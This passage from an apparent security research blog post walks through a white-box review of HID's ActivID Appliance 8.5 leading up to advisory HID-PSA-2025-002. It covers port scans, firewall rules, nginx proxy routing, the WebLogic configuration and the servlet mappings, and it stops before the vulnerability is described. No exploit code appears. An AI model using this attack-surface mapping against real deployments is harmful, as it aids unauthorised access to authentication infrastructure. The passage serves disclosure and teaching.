
ActivID administrator account takeover : the story behind HID-PSA-2025-002
In September 2025, we were asked by one of our clients to focus on a specific product: ActivID Appliance by HID. According to the vendor, this product is used worldwide to secure access to critical infrastructure and data. It supports a wide range of authentication methods including push authentication, OTP, PKI credentials, and static credentials. In this article we will walk you through the methodology we used to discover HID-PSA-2025-002, an authentication bypass in the SOAP API that can lead to administrative access on the application.
Looking to improve your skills? Discover our trainings sessions! Learn more.
Foreword
This article is intentionally detailed to showcase as many methodological aspects as possible regarding white-box code analysis. If only the part explaining the vulnerability is of interest to you, refer to the HID-PSA-2025-002 security advisory or jump directly to the section Investigating the suspicious behavior.
Identifying the product
Our first goal was to identify the exact version of the product as multiple versions were available on the download page of HID. The single information that our client had given was the URL of the application. From there, the only version artifact that we noticed was the following identifier inside the HTML footer license agreement of our client’s instance:

This identifier, v080620, could only be found in the 8.5 version of their EULA in PDF format, available for download on their website:

Thus, following the installation guide, we obtained a proper VMware virtualized instance of the appliance on its version 8.5, giving us full root access on the machine.
Discovering the attack surface
This part can seem quite boring at first, but getting a proper understanding of the exposed routes and services is a key step to a proper whitebox review. In this case, we believe that the meticulous analysis of each service contributed greatly to the discovery of the vulnerability.
Our research focuses on the remote surface, so a first classic nmap scan is welcomed:
$ nmap -p- -sV hid --open
PORT     STATE SERVICE  VERSION
40/tcp   open  ssh      OpenSSH 7.4 (protocol 2.0)
443/tcp  open  ssl/http nginx
1005/tcp open  ssl/http nginx
8443/tcp open  ssl/http nginx
Once authenticated on the VM, we started enumerating the listening services:
$ ss -ntalp
State        Local Address:Port    Process
LISTEN             0.0.0.0:3000     users:(("java",pid=3038,fd=58))
LISTEN           127.0.0.1:7800     users:(("java",pid=3038,fd=55))
LISTEN           127.0.0.1:25       users:(("master",pid=1821,fd=13))
LISTEN             0.0.0.0:61626    users:(("java",pid=3446,fd=990))
LISTEN           127.0.0.1:8443     users:(("java",pid=3446,fd=1009))
LISTEN     192.168.116.128:8443     users:(("java",pid=3446,fd=1008))
LISTEN             0.0.0.0:443      users:(("nginx",pid=1435,fd=6))
LISTEN           127.0.0.1:8445     users:(("java",pid=3446,fd=1010))
LISTEN     192.168.116.128:8445     users:(("java",pid=3446,fd=1007))
LISTEN           127.0.0.1:2016     users:(("oraagent.bin",pid=2049,fd=126))
LISTEN           127.0.0.1:50403    users:(("java",pid=3038,fd=57))
LISTEN             0.0.0.0:5093     users:(("lserv",pid=1357,fd=4))
LISTEN             0.0.0.0:40       users:(("sshd",pid=1360,fd=3))
LISTEN           127.0.0.1:9002     users:(("java",pid=3446,fd=694))
LISTEN     192.168.116.128:9002     users:(("java",pid=3446,fd=693))
LISTEN             0.0.0.0:1005     users:(("nginx",pid=1435,fd=8))
LISTEN             0.0.0.0:1006     users:(("nginx",pid=1435,fd=12))
LISTEN           127.0.0.1:56367    users:(("ocssd.bin",pid=2179,fd=137))
LISTEN           127.0.0.1:1007     users:(("miniserv.pl",pid=1858,fd=4))
LISTEN             0.0.0.0:61616    users:(("java",pid=3446,fd=989))
LISTEN             0.0.0.0:1008     users:(("nginx",pid=1435,fd=10))
LISTEN     192.168.116.128:1521     users:(("tnslsnr",pid=2080,fd=16))
LISTEN           127.0.0.1:1521     users:(("tnslsnr",pid=2080,fd=7))
LISTEN             0.0.0.0:1009     users:(("nginx",pid=1435,fd=14))
LISTEN                   *:50061    users:(("ora_d000_ftress",pid=2513,fd=44))
To make it short, the following points are of interest:
-
Java processes that are listening on ports 8443, 8445, 1005 and 1006.
-
The nginx reverse proxy that could be seen on port 443 in the nmap.
One can notice that these java processes were not displayed as open when using nmap, and this can be explained when listing the firewall rules:
$ iptables -nvL
[...]
Chain IN_public_allow (1 references)
 pkts bytes target     prot opt in     out     source               destination
15719  943K ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:443 ctstate NEW,UNTRACKED
   17  1020 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:1005 ctstate NEW,UNTRACKED
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:1006 ctstate NEW,UNTRACKED
    0     0 ACCEPT     udp  --  *      *       0.0.0.0/0            0.0.0.0/0            udp dpt:1812 ctstate NEW,UNTRACKED
   10   536 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:40 ctstate NEW,UNTRACKED
    0     0 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0            ctstate NEW,UNTRACKED mark match 0x64
    0     0 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0            ctstate NEW,UNTRACKED mark match 0x65
For TCP, only ports 40, 443 (https), 1005 and 1006 are allowed to be reached.
As port 443 is opened over the internet, let's start understanding how the nginx proxy is configured.
Investigating nginx
Nginx review starts by reading the /etc/nginx.conf file:
user  nginx;
worker_processes  2;

http {
   include /etc/nginx/conf.d/*.conf;
}
In our case, this main configuration file only includes any other configuration file within the /etc/nginx/conf.d/ folder:
$ ls -l /etc/nginx/conf.d/*.conf
-rwx------ 1 root root 2005 Jun 20  2017 /etc/nginx/conf.d/default.conf
-rw-r--r-- 1 root root  652 Dec 18  2020 /etc/nginx/conf.d/web_activid.conf
The interesting file here is the web_activid.conf:
upstream weblogic8445 {
        keepalive 30;
        server 127.0.0.1:8445;
}

upstream weblogic8443 {
        keepalive 30;
        server 127.0.0.1:8443;
}

upstream webmin {
    server 127.0.0.1:1007;
}

include /etc/nginx/include/TLS1.conf;
include /etc/nginx/include/TLS2.conf;
include /etc/nginx/include/TLS3.conf;
include /etc/nginx/include/MTLS1.conf;
include /etc/nginx/include/MTLS2.conf;
Two upstream fields are defined as weblogic8443 and weblogic8445, respectively pointing to HTTP services on port 8445 and 8443 of localhost. Upstreams are used to define servers that can then be referred within the whole configuration of the nginx server, we can see those as server variables. After that, some other configuration files are included, that could be defining some TLS services and some Mutual TLS services, as per their naming.
The /etc/nginx/include/TLS1.conf is defined as:
server {

        listen 443 ssl ;
        listen [::]:443 ssl ;
        ssl_verify_client off;
        # ...
        set $upstream weblogic8445;
        # ...
        include /etc/nginx/include/app/TLS1/*.conf;

}
Regarding the other configuration files TLS2.conf, TLS3.conf, MTL3.conf and MTLS2.conf, those will not be explored as they refer to services that are not reachable from the internet, or require mutual authentication using a client certificate.
Back to the TLS1 configuration, here, a server listening on port 443 is defined, sets a variable called $upsteam to weblogic8445, and some server configuration living in /etc/nginx/include/app/TLS1 are included:
$ ls -l /etc/nginx/include/app/TLS1
total 0
lrwxrwxrwx 1 root root 48 Sep  2 17:11 AuthenticationPortal.conf -> /etc/nginx/include/app/AuthenticationPortal.conf
lrwxrwxrwx 1 root root 39 Sep  2 17:11 HealthCheck.conf -> /etc/nginx/include/app/HealthCheck.conf
lrwxrwxrwx 1 root root 45 Sep  2 17:11 ManagementConsole.conf -> /etc/nginx/include/app/ManagementConsole.conf
lrwxrwxrwx 1 root root 32 Sep  2 17:11 Root.conf -> /etc/nginx/include/app/Root.conf
lrwxrwxrwx 1 root root 35 Sep  2 17:11 SCIMAPI.conf -> /etc/nginx/include/app/SCIMAPI.conf
lrwxrwxrwx 1 root root 45 Sep  2 17:11 SelfServicePortal.conf -> /etc/nginx/include/app/SelfServicePortal.conf
lrwxrwxrwx 1 root root 35 Sep  2 17:11 SoapAPI.conf -> /etc/nginx/include/app/SoapAPI.conf
They are all symlinks to their equivalent file at /etc/nginx/include/app/. For instance, the AuthenticationPortal.conf file:
location /idp/ {
        proxy_pass https://$upstream;
}

# OpenID
location ~ /idp/[^/]+/authn/ {
        proxy_pass https://$upstream;
        include /etc/nginx/include/openiderrorhandling.conf;
}
Similarly, the SoapAPI.conf file:
location ^~ /4TRESS/ {
        proxy_pass https://$upstream;
        limit_except POST {
                deny all;
        }
        if ($request_uri ~* "(?:wsdl|xsd)$") {
                return 404;
        }
        include /etc/nginx/include/soaperrorhandling.conf;
}

location ^~ /ac-iasp-backend-jaxws/ {
        proxy_pass https://$upstream;
        limit_except POST {
                deny all;
        }
        if ($request_uri ~* "(?:wsdl|xsd)$") {
                return 404;
        }
        include /etc/nginx/include/soaperrorhandling.conf;
}

One can observe that those configuration files follow the same logic: using a location directive, for instance /idp/, they re-route the HTTP request from nginx to a server defined by a nginx variable $upstream. Lucky us, such variable has been defined previously, in this case as weblogic8445, that points to a HTTP server hosted on port 8445 of localhost!

After extracting all paths and destinations, the following routing can be observed:
Investigating the Java services
When listing the process, the port 8445 had indeed been listed as a java process.
The full java process information along with its arguments is retrieved as follows:
$ lsof -i :8445
COMMAND  PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
java    3301 ftuser 1005u  IPv4  50538      0t0  TCP hid:copy (LISTEN)

$ ps -fwwp 3301
UID         PID   PPID  C STIME TTY          TIME CMD
ftuser     3301   3247  0 14:19 ?        00:02:29 /usr/java/default/bin/java -server -Xms2048m -Xmx2048m -Dweblogic.Name=ActivIDServer -Djava.security.policy=/opt/hid/weblogic/product/Oracle_Home/wlserver/server/lib/weblogic.policy -Dweblogic.ProductionModeEnabled=true -Djava.system.class.loader=com.oracle.classloader.weblogic.LaunchClassLoader -javaagent:/opt/hid/weblogic/product/Oracle_Home/wlserver/server/lib/debugpatch-agent.jar -da -Dwls.home=/opt/hid/weblogic/product/Oracle_Home/wlserver/server -Dweblogic.home=/opt/hid/weblogic/product/Oracle_Home/wlserver/server -Djavax.net.ssl.trustStorePassword=changeit -Djavax.net.ssl.trustStore=/opt/hid/weblogic/activid/stores/truststore.jks -Djavax.net.ssl.trustStoreType=JKS -DPWB_CONFIG_FILE=/usr/local/activid/ActivID_AS/config/passphraseObfuscator.properties -Djava.net.preferIPv4Stack=true -Dactivid.home.dir=/usr/local/activid -Djava.awt.headless=true -Djava.library.path=/usr/local/activid/ActivID_AS/lib:/usr/local/lib:/usr/lib:: -Duser.domain=/opt/hid/weblogic/config/activid_domain -Dweblogic.Name=ActivIDServer -Dweblogic.security.SSL.minimumProtocolVersion=TLSv1.2 -Djava.awt.headless=true -Dactivid.enable.monitoring.servlet=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 -Dhttps.cipherSuites=TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384,TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256,TLS_DHE_RSA_WITH_AES_256_CBC_SHA,TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA,TLS_DHE_RSA_WITH_AES_128_CBC_SHA -Dweblogic.Stdout=/opt/hid/weblogic/activid/logs/weblogicStdout.log -Dweblogic.Stderr=/opt/hid/weblogic/activid/logs/weblogicStderr.log -Doracle.dms.context=OFF -DUseSunHttpHandler=true -Djava.security.auth.login.config=/opt/hid/weblogic/config/activid_domain/jaas.conf -Djava.security.egd=file:/dev/./urandom -Dweblogic.security.allowCryptoJDefaultPRNG=true -Djava.security.manager -Dweblogic.MaxMessageSize=41943040 weblogic.Server
To put it in a nutshell, this java command:
-
Launches an instance of the Weblogic web server via the
weblogic.Serverclass -
Sets some of its properties and features (stdin, stdout, memory usage, ciphersuites, etc.)
-
Configures a domain located at
/opt/hid/weblogic/config/activid_domain -
Configures some applications specific variables e.g
activid.enable.monitoring.servlet
For Weblogic, a domain is nothing less than a folder containing all the resources needed in order to instantiate one or multiple Java application. In such a folder, according to the documentation there should be a config.xml file within a config folder:
$ ls -lah /opt/hid/weblogic/config/activid_domain/config/config.xml
-rw-rw---- 1 ftadmin ftgroup 12K Sep  2 17:15 /opt/hid/weblogic/config/activid_domain/config/config.xml
Such XML file contains a listing of every Java applications that have been launched within the domain, along with some other parameters (listening port, logging format, etc.). Those applications can, for instance, be deployed as:
-
A WAR (Web Application aRchive): an archive file that contains a single Java web application : static HTML files, business logic within Servlets, JSP files, Java libraries (
jarextension), etc. Such an application is configured by a configuration file, web.xml, located inside theWEB-INF/web.configfile, once the .war file extracted. -
An EAR (Enterprise Application aRchive): an archive file containing one or multiple WAR files to be deployed, or other Java features such as EJBs (Enterprise Java Beans). Such format is used when needing to share code between applications, or even just group a deployment. Such application is configured by its
/WEB-INF/application.xmlconfiguration file, once the.earfile extracted.

In our case, the Weblogic config.xml is configured as follows:
<server>
    <name>ActivIDServer</name>
    <ssl>
      <name>ActivIDServer</name>
          <listen-port>8445</listen-port>
    </ssl>
  <!-- ... -->
  <app-deployment>
    <name>4TRESS-EAR</name>
    <module-type>ear</module-type>
<source-path>/opt/hid/weblogic/product/Oracle_Home/user_projects/applications/activid_domain/activid-authentication-services-weblogic.ear</source-path>
  </app-deployment>
  <app-deployment>
    <name>ACTIVID-MC</name>
    <module-type>war</module-type> <source-path>/opt/hid/weblogic/product/Oracle_Home/user_projects/applications/activid_domain/activid-management-console-weblogic.war</source-path>
  </app-deployment>
  <app-deployment>
    <name>ACTIVID-SSP</name>
    <module-type>war</module-type> <source-path>/opt/hid/weblogic/product/Oracle_Home/user_projects/applications/activid_domain/activid-self-service-portal-weblogic.war</source-path>
</app-deployment>
Analyzing this file confirms that the Java application is indeed listening on port 8445, and most importantly gives the file path to the deployed EARs and WARs, that contain the Java code being executed by the application.
Understanding a basic Java web application architecture
The EAR file format
Before going into the Java code, let’s understand how Java applications work. For that, we’ll take a look at the activid-authentication-services-weblogic.ear architecture:
$ unzip activid-authentication-services-weblogic.ear -d activid-authentication-services-weblogic
$ tree ./activid-authentication-services-weblogic/
./activid-authentication-services-weblogic
├── ac-4tress-core.jar
├── ac-4tress-scim-configuration.war
├── ac-4tress-scim.war
├── ac-iasp-backend.jar
├── activid-authentication-portal-weblogic.war
├── activid-health-check.war
├── lib
│   ├── ac-4tadap-samlproc.jar
│   ├── ac-4tadap-spi.jar
│   ├── ac-4tcore-api.jar
 ...
│   ├── commons-discovery-0.5.jar
│   ├── commons-fileupload-1.3.3.jar
│   └── xmlsec-2.2.0.jar
└── META-INF
    ├── application.xml
    ├── jboss-deployment-structure.xml
    ├── jboss-permissions.xml
    ├── MANIFEST.MF
    ├── was.policy
    └── weblogic-application.xml
When you unzip an EAR, you’re looking at a full enterprise application packaged as multiple modules. The .war files are the web applications (REST endpoints, UIs, servlets), while the .jar files like ac-4tress-core.jar and ac-iasp-backend.jar are EJB modules that provide the backend services used by those web apps. The lib/ directory contains shared libraries that are visible to every module in the EAR, allowing common code to be centralized instead of duplicated. The META-INF/ directory holds the deployment descriptors: weblogic-application.xml for WebLogic specific tuning, various vendor descriptors for other containers, and most importantly application.xml, which defines the structure of the EAR by listing each module and telling the application server how to deploy them. This file is the following:
<application>
  <display-name>ActivID Authentication Services</display-name>
  <application-name>4TRESS-EAR</application-name>
  <initialize-in-order>true</initialize-in-order>
  <module>
    <ejb>ac-4tress-core.jar</ejb>
  </module>
  <module>
    <ejb>ac-iasp-backend.jar</ejb>
  </module>
  <module>
    <web>
      <web-uri>activid-health-check.war</web-uri>
      <context-root>AIHealthCheck</context-root>
    </web>
  </module>
   <module>
    <web>
      <web-uri>ac-4tress-scim.war</web-uri>
      <context-root>scim</context-root>
    </web>
  </module>
   <module>
    <web>
      <web-uri>ac-4tress-scim-configuration.war</web-uri>
      <context-root>configuration</context-root>
    </web>
  </module>
  <module>
    <web>
      <web-uri>activid-authentication-portal-weblogic.war</web-uri>
      <context-root>idp</context-root>
    </web>
  </module>
</application>
Here, multiple web modules such as the activid-authentication-portal-weblogic.war web application. The context-root element indicates the starting point within the URL, in the case idp. Thus, any HTTP request of the form http://hid/idp/ will be forwarded to the associated WAR by WebLogic: activid-authentication-portal-weblogic.war.
After reviewing this XML our understanding of the application and its architecture is now as follows:
The WAR file format
Regarding the WAR format, we will be taking activid-authentication-portal-weblogic.war as example:
$ mkdir activid-authentication-portal-weblogic
$ cd activid-authentication-portal-weblogic                                                                                                                                                                                                                                                                                  $ unzip ../activid-authentication-portal-weblogic.war
[...]
$ tree .
.
├── about.xhtml
├── auth
│   ├── actions-body.xhtml
│ [...]
│   └── reset-password.xhtml├── authn
│   ├── login.xhtml
│   └── token.xhtml
├── binding
│   ├── login-artifact.xhtml
│ [...]
│   ├── nameid-redirect.xhtml
│   └── single-logout-post.xhtml
├── common
│   ├── applet
│   │   └── applet.xhtml
│   ├── error.xhtml
│   └── required.xhtml
│ [...]
├── index.html
├── license.xhtml
├── META-INF
│   ├── MANIFEST.MF
│   └── was.policy
├── nocookie.xhtml
├── resources
│   ├── csrfguard.js
│   ├── css
│   │   └── theme.css
│   └── js
│       ├── base64url-arraybuffer.js
│       └── webauthn.js
├── timeout.xhtml
└── WEB-INF
    ├── beans.xml
    ├── ejb-jar.xml
    ├── jboss-web.xml
    ├── lib
    │   ├── ac-iasp-frontend.jar
    │   ├── ac-iasp-frontend-jaxws.jar
    │   ├── ac-inputval-esapi.jar
    │   ├── ac-oauth20sdk.jar
    │   ├── ai-4tress-samlidp.jar
    │   ├── commons-lang3-3.7.jar
    │   ├── csrfguard.jar
    │   ├── esapi-2.1.0.1.jar
    │   ├── lang-tag-1.4.3.jar
    │   ├── oauth2-oidc-sdk-5.63.jar
    │   └── primefaces-6.2.jar
    ├── weblogic-ejb-jar.xml
    ├── weblogic.xml
    └── web.xml
We are finally starting to see files related to web applications such as some HTML (xhtml and html) files that render the UI. For instance, browsing to the https://hid/idp/common/error.xhtml page renders the following:

This page correctly corresponds to the activid-authentication-portal-weblogic/common/error.xhtml file that we have just extracted from the war.
In the file layout, the WEB-INF directory stands out. It contains the jars for all application-local dependencies, such as classes that will handle actions triggered by xhtml files or request targeting exposed Java web Servlets. Java Servlets are classes exposing methods that are reachable via HTTP: the basic bloc of all Java web-based applications.
While triggering a xhtml file is direct as one only needs to know the path of the file, and the configuration of the Java faces module, regarding Servlets, we must first take a look at the web.xml file to understand what is happening. This file gives us a lot of information in order to map the attack surface as it defines:
-
The servlets, inside servlet tags, associated with their Java class, and their URL inside the servlet-mapping tags.
-
The Filters (filter tags) that are applied (understand middelwares) before (HTTP request) and after (HTTP response) the servlet actions, along with the URLs for which they apply (filter-mapping tags)
-
Class and parameter instantiation.
Let's dissect the one from the activid-authentication-portal-weblogic WAR (parts are truncated for clarity):
$ cat activid-authentication-portal-weblogic/WEB-INF/web.xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app>
	<display-name>ActivID Authentication Portal</display-name>
   	<servlet>
		<servlet-name>Faces Servlet</servlet-name>
		<servlet-class>javax.faces.webapp.FacesServlet</servlet-class>
		<load-on-startup>1</load-on-startup>
	</servlet>
	<servlet-mapping>
		<servlet-name>Faces Servlet</servlet-name>
		<url-pattern>*.xhtml</url-pattern>
	</servlet-mapping>
   <!-- ... other servlets are declared -->
	<servlet>
		<description></description>
		<display-name>SamlArtResolverServlet</display-name>
		<servlet-name>SamlArtResolverServlet</servlet-name>
		<servlet-class>com.actividentity.idp.servlet.SamlArtResolverServlet</servlet-class>
	</servlet>
	<servlet-mapping>
		<servlet-name>SamlArtResolverServlet</servlet-name>
		<url-pattern>/binding/artifact-resolution</url-pattern>
	</servlet-mapping>
	<filter>
		<filter-name>ProtocolFilter</filter-name>
		<filter-class>javax.faces.webapp.FacesServlet</filter-class>
	</filter>
   <!-- ... other filters are declared -->
	<filter>
		<filter-name>SecurityWrapper</filter-name>
		<filter-class>com.hidglobal.ia.security.inputval.esapi.SecurityWrapper</filter-class>
	</filter>
	<filter-mapping>
		<filter-name>ProtocolFilter</filter-name>
		<url-pattern>/*</url-pattern>
	</filter-mapping>
   <!-- ... other filter mappings are declared -->
	<filter-mapping>
		<filter-name>Security Filter</filter-name>
		<url-pattern>/*</url-pattern>
		<dispatcher>REQUEST</dispatcher>
		<dispatcher>FORWARD</dispatcher>
		<dispatcher>ERROR</dispatcher>
	</filter-mapping>
   <!-- ... -->
</web-app>

Here multiple servlets are defined. For instance, any request of the form /idp/binding/artifact-resolution will be forwarded to the com.actividentity.idp.servlet.SamlArtResolverServlet servlet, as it is referenced in the mapping. The same way, any URL matching /idp/*.xhtml will be forwarded to the javax.faces.webapp.FacesServlet servlet. However, before reaching those classes, the HTTP request will go through the declared list of filters, if they match the filter-mapping. In this example, any request (/*) will go inside the ProtocolFilter and then the Security Filter, whose code is respectively declared inside the javax.faces.webapp.FacesServlet and com.hidglobal.ia.security.inputval.esapi.SecurityWrapper classes.
Finally, in order to find which Java library, jar file, declares the identified classes, a single grep does the job. For instance with com.actividentity.idp.servlet.SamlArtResolverServlet:
$ cd activid-authentication-portal-weblogic/WEB-INF/lib/
$ rg -al 'com.actividentity.idp.servlet.SamlArtResolverServlet'
ai-4tress-samlidp.jar
$ unzip -l ai-4tress-samlidp.jar
[...]
2961  2020-12-18 17:10 com/actividentity/idp/servlet/SamlArtResolverServlet.class
Now that we understand how the web.xml allows mapping an URL to a Java class, our understanding is now the following (note that we are only partially detailing the previous activid-authentication-portal-weblogic WAR layout):
Decompiling 101
